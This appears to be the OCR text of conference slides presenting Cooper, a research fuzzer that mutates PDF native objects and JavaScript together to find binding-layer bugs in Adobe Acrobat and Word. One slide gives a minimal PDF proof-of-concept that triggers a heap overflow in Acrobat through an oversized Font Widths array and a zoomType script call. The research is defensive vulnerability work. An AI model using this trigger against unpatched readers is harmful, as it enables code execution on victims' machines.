
Cooper Knows the Shortest Stave: Finding 134 bugs in the Binding Code of Scripting Languages with Cooperative Mutation

Peng Xu *Yanhao Wang* *Hong Hu* *Purui Su*

Agenda

- Introduction and Background
- Motivating Case
- Challenges
- Whole Design
  - Native Object Clustering
  - Statistical Relationship Inference
  - Relationship-Guided Mutation
- Results and Evaluation
  - Bug-finding, edge-finding, clustering and inferring accuracy
  - Vulnerabilities and Interesting Cases
- Conclusion

Scripting Language integrated to documents



Vulnerability in Embedded Scripting Language

- Vulnerabilities in embedded scripting language are dangerous

Multiple Vulnerabilities in Adobe Acrobat and Adobe Reader Could Allow for Arbitrary Code Execution (APSB20-67)

MS-ISAC ADVISORY NUMBER:
2020-150

DATE(S) ISSUED:
11/03/2020

OVERVIEW:

Multiple vulnerabilities have been discovered in Adobe Acrobat and Adobe Reader, the most severe of which could allow for arbitrary code execution. Adobe Acrobat is a family of software developed by Adobe Inc. to view, create, manipulate, print, and manage files in PDF format. Adobe Reader is the free version within the Adobe Acrobat family of software. Successful exploitation of the most severe of these vulnerabilities could result in arbitrary code execution. Depending on the privileges associated with the user, an attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. If this application has been configured to have fewer user rights on the system, exploitation of the most severe of these vulnerabilities could have less impact than if it was configured with administrative rights.

Pwn2Own 2020 – Participants hacked Adobe Reader, Oracle VirtualBox, and Windows

March 20, 2020 By Pierluigi Paganini

Home / Security / News

NEWS

Update Google Chrome right now to patch a dangerous exploit

The latest version patches a bug that's being actively attacked.

By Michael Crider
Staff Writer, PCWorld | FEB 15, 2022 7:58 AM PST


Vulnerability in Adobe Acrobat and Reader being actively exploited

Adobe has released a patch to fix critical vulnerabilities in Adobe Acrobat and Adobe Reader. CVE-2021-28550 has been actively exploited and is a use-after-free arbitrary code execution vulnerability. This vulnerability can be exploited by opening a specially crafted PDF file in a vulnerable version of Adobe Acrobat or Adobe Reader.

CERT NZ recommends all users of these programs to immediately update Adobe Acrobat and Adobe Reader.


Document processing programs

- Input: Native objects + Scripts code




Document processing programs

- Input: Native objects + Scripts code
- Two components for processing inputs




Document processing programs

- Input: Native objects + Scripts code
- Two components for processing inputs
- Binding layer connects two components



Document processing programs

- Input: Native objects + Scripts code
- Two components for processing inputs
- Binding layer connects two components



Previous work only mutates scripts code

- Binding layer is too complicated, leading to BUGS

Agenda

- Introduction and Background
- Motivating Case
- Challenges
- Whole Design
  - Native Object Clustering
  - Statistical Relationship Inference
  - Relationship-Guided Mutation
- Results and Evaluation
  - Bug-finding, edge-finding, clustering and inferring accuracy
  - Vulnerabilities and Interesting Cases
- Conclusion

Motivating Example

- Heap Overflow in Adobe Acrobat
- Remote Code Execution
- $2.5k bounty

How to trigger this vulnerability?

- Native Objects:

Insert an extra element into Font's Widths array.


- Scripts Code:

Invoke this.zoomType=zoomtype.refW;


```
%PDF-1.3
1 0 obj << /Pages 2 0 R >> endobj
2 0 obj << /Kids [ 3 0 R ] >> endobj
3 0 obj << /Resources << /Font << /TT1 4 0 R >> >>
            /AA << /O << /S /JavaScript
                        /JS 5 0 R >> >> >> endobj
4 0 obj << /FirstChar 0
            /Widths [ 778 778 ... 556 500 ]      % 256 + 1 elements
            /LastChar 255 >> endobj
5 0 obj << /Length 539 >>
        stream
          this.zoomType=zoomtype.refW;      % Trigger the bug
        endstream
    endobj
trailer << /Root 1 0 R >>
```

Traditional One-dimension-mutation cannot trigger this vulnerability

Our Solution: Cooperative Mutation



How to mutate objects & code ***cooperatively***?



Native objects | Binding layer | Scripts code


Mutate Native objects | Infer Relationship | Mutate Scripts code

Agenda

- Introduction and Background
- Motivating Case
- Challenges
- Whole Design
  - Native Object Clustering
  - Statistical Relationship Inference
  - Relationship-Guided Mutation
- Results and Evaluation
  - Bug-finding, edge-finding, clustering and inferring accuracy
  - Vulnerabilities and Interesting Cases
- Conclusion

Challenges


Too many objects!!! Makes it hard for inferring and mutation



Challenges

Too many objects!!! Makes it hard for inferring and mutation

We need to reduce the search space of native objects.




0. How to cluster native objects?

Agenda

- Introduction and Background
- Motivating Case
- Challenges
- Whole Design
  - Native Object Clustering
  - Statistical Relationship Inference
  - Relationship-Guided Mutation
- Results and Evaluation
  - Bug-finding, edge-finding, clustering and inferring accuracy
  - Vulnerabilities and Interesting Cases
- Conclusion

Cooper: Overview



cluster input objects to semantic-similar classes

infer relation between native input and script code

use the inferred relation to guide mutation

Object Clustering

$$O{:}\text{object} = \left\{ \begin{array}{c} A_0\text{: } \mathbf{name_0} = \text{object}_0, \\ A_1\text{: } \mathbf{name_1} = \text{object}_1, \\ A_2\text{: } \mathbf{name_2} = \text{object}_2, \\ \ldots = \ldots \end{array} \right\}$$

Name contains semantic information

- Clustering objects with **name**

Object Clustering

$$O{:}\text{object} = \left\{ \begin{array}{l} A_0\text{: } \mathbf{name_0} = \text{object}_0, \\ A_1\text{: } \mathbf{name_1} = \text{object}_1, \\ A_2\text{: } \mathbf{name_2} = \text{object}_2, \\ \quad \ldots = \ldots \end{array} \right\}$$

Name contains semantic information

- Clustering objects with **name**

	Name	Value
O_0	Font	Obj0
	Annot	Obj1
	…	…
O_1	Font	Obj2
	Annot	Obj3
	…	…
O_2	Font	Obj4
	…	…


Font Class

Annot Class

Object Clustering

- Spliting and merging classes with attribute similarity

$$Sim(A, B) = \frac{2(|A \cap B|)}{|A|+|B|}$$



Relationship Inference

- Run & Record

Warning: JavaScript Window -

2 Annots Found

Success Set

```
1 0 obj … endobj
2 0 obj … endobj
3 0 obj … endobj

4 0 obj … endobj
5 0 obj … endobj
6 0 obj … endobj
```

```
try{
   var annots = this.getAnnot();
   app.alert(annots.length+" Annots Found");
}catch(e){ app.alert("ERROR" + e); }
```


Warning: JavaScript Window -

0 Annots Found

Warning: JavaScript Window -


ERROR

Failure Set



Relationship Inference

- Run & Record
- Statistical Inference



	API_0			API_1			API_2			…
	Success Rate	**Failure Rate**	**Diff**	**Success Rate**	**Failure Rate**	**Diff**	**Success Rate**	**Failure Rate**	**Diff**	**…**
Class0	0.9	0.1	0.8	1.0	0.0	1.0	1.0	0.1	0.9	…
Class1	0.8	0.2	0.6	0.3	0.3	0.0	0.9	0.0	0.9	…
Class2	1.0	0.0	1.0	0.9	0.1	0.8	0.2	0.1	0.1	…
…	…	…	…	…	…	…	…	…	…	…
Classn	0.3	0.3	0.0	0.8	0.2	0.6	1.0	0.2	0.8	…

Relation Map

Relationship guided mutation

	API_0	API_1	API_2	…
Class0	0.8	1.0	0.9	…
Class1	0.6	0.0	0.9	…
Class2	1.0	0.8	0.1	…
…	**…**	**…**	**…**	**…**

Relation Map

$$P(\text{class } c) = \frac{\text{rate}(c)}{\sum_{API} \sum_{i} \text{RelationshipMap}[API][i].\text{rate}}$$

Calculate mutation probability

Attribute Mutation

Whole-object Mutation

Universal Mutation

Native objects

Target API group

Objects Selection

Objects Mutation

Scripts code

Script Generation

PDF

Implementation

- 4.3K lines of code in Python
- Utilize open source library
  - Use PyPDF2 to parse PDF, use zipfile and xml to parse Word
- For scripts generation
  - Modify Domato, and add block-level template
- Currently support
  - PDF, Word
- Extensible and Portable

Agenda

- Introduction and Background
- Motivating Case
- Challenges
- Whole Design
  - Native Object Clustering
  - Statistical Relationship Inference
  - Relationship-Guided Mutation
- Results and Evaluation
  - Bug-finding, edge-finding, clustering and inferring accuracy
  - Vulnerabilities and Interesting Cases
- Conclusion

Results and Evaluation

- Clustering Accuracy
- Inferring Accuracy
- Different configurations and tools
  - Bug finding
  - Edge finding
- New bugs

Is the clustered object classes reasonable?

Metadata	class id: 449; object count: 335482 leadattributes: /Pg, /Kids, /O, /Dest, /D, /Names, /OpenAction
High-frequent Attributes	**Values**
/Type: 335482	/Page: 335482
/Parent: 335480	id_504: 335480
/Contents: 335296	id_10: 298364, <array of id_10/440>: 36923
/Resources: 334701	id_527/524/525/...: 334701
/MediaBox: 329356	<array of 0/1/2/...>: 329356
/Rotate: 232937	0: 221864, 90: 8776, 270: 1337, ...
/CropBox: 226735	<array of 0/1/2/...>: 226735
/StructParents: 124785	<array of 0/1/2/...: 124785
/Tabs: 89893	/S: 85482, /W: 4364, /R: 42, /A: 5
/Annots: 58027	<array of id 456/742/127/506/...>
Other high-frequent attributes: /Group: 84705, /BleedBox: 75765, /TrimBox: 70210, /ArtBox: 57511, /Thumb: 20773, /B: 9670, /Trans: 5669, /PieceInfo: 4864, /ID: 3273, /LastModified: 2306, ...	

One of the object classes clustered by Cooper

Is the clustered object classes reasonable?

Metadata	class id: 449; object count: 335482 leadattributes: /Pg, /Kids, /O, /Dest, /D, /Names, /OpenAction
High-frequent Attributes	**Values**
/Type: 335482	/Page: 335482
/Parent: 335480	id_504: 335480
/Contents: 335296	id_10: 298364, <array of id_10/440>: 36923
/Resources: 334701	id_527/524/525/...: 334701
/MediaBox: 329356	<array of 0/1/2/...>: 329356
/Rotate: 232937	0: 221864, 90: 8776, 270: 1337, ...
/CropBox: 226735	<array of 0/1/2/...>: 226735
/StructParents: 124785	<array of 0/1/2/...: 124785
/Tabs: 89893	/S: 85482, /W: 4364, /R: 42, /A: 5
/Annots: 58027	<array of id 456/742/127/506/...>
Other high-frequent attributes: /Group: 84705, /BleedBox: 75765, /TrimBox: 70210, /ArtBox: 57511, /Thumb: 20773, /B: 9670, /Trans: 5669, /PieceInfo: 4864, /ID: 3273, /LastModified: 2306, ...	

One of the object classes clustered by Cooper

Type	name	*(Required)* The type of PDF object that this dictionary describes; must be **Page** for a page object.
Parent	dictionary	*(Required; must be an indirect reference)* The page tree node that is the immediate parent of this page object.
LastModified	date	*(Required if **PieceInfo** is present; optional otherwise; PDF 1.3)* The date and time (see Section 3.8.3, "Dates") when the page's contents were most recently modified. If a page-piece dictionary (**PieceInfo**) is present, the modification date is used to ascertain which of the application data dictionaries that it contains correspond to the current content of the page (see Section 10.4, "Page-Piece Dictionaries").
Resources	dictionary	*(Required; inheritable)* A dictionary containing any resources required by the page (see Section 3.7.2, "Resource Dictionaries"). If the page requires no resources, the value of this entry should be an empty dictionary. Omitting the entry entirely indicates that the resources are to be inherited from an ancestor node in the page tree.
MediaBox	rectangle	*(Required; inheritable)* A rectangle (see Section 3.8.4, "Rectangles"), expressed in default user space units, defining the boundaries of the physical medium on which the page is intended to be displayed or printed (see Section 10.10.1, "Page Boundaries").

Page object in pdf format specification

High similarity

Is the inferred relationship reasonable?

Prog	Succeed (s)		Failed (f)		Diff	Attributes
	in	rate	in	rate		
Adobe Acrobat (s 108, f 15611)	102	0.944	420	0.026	0.917	/AP
	103	0.953	3676	0.235	0.718	/Fm45, /Fm44, ...
	66	0.611	46	0.002	0.608	/Annots
	83	0.768	3703	0.237	0.531	/Resources
	59	0.546	1693	0.108	0.437	/AcroForm
	58	0.537	1677	0.107	0.429	/DR
	...	...	...	...	...	...

Relation between object classes and annotation APIs

Is the inferred relationship reasonable?

Prog	Succeed (s)		Failed (f)		Diff	Attributes
	in	rate	in	rate		
Adobe Acrobat (s 108, f 15611)	102	0.944	420	0.026	0.917	/AP
	103	0.953	3676	0.235	0.718	/Fm45, /Fm44, ...
	66	0.611	46	0.002	0.608	/Annots
	83	0.768	3703	0.237	0.531	/Resources
	59	0.546	1693	0.108	0.437	/AcroForm
	58	0.537	1677	0.107	0.429	/DR
	...	...	...	...	...	...

Relation between object classes and annotation APIs

AP	dictionary	*(Optional; PDF 1.2)* An *appearance dictionary* specifying how the annotation is presented visually on the page (see Section 8.4.4, "Appearance Streams" and also implementation note 79 in Appendix H). Individual annotation handlers may ignore this entry and provide their own appearances.

```
/AP << /N << /On formXObject1
             /Off formXObject2
          >>
       /D << /On formXObject3
             /Off formXObject4
          >>
    >>
```

where $formXObject_1$ and $formXObject_2$ define the check box's normal appearance in its checked and unchecked states, and $formXObject_3$ and $formXObject_4$ provide


Annots	array	*(Optional)* An array of *annotation dictionaries* representing annotations associated with the page (see Section 8.4, "Annotations").

Related format information in pdf specification

Evaluate with different configurations

Experiment	Relation Guidance	Object Mutation	Script Generation
Cooper-full	●	●	●
Cooper-random	○	●	●
Cooper-object	●	●	○
Cooper-script	○	○	●
Domato	○	○	◐

Bug finding with different configurations




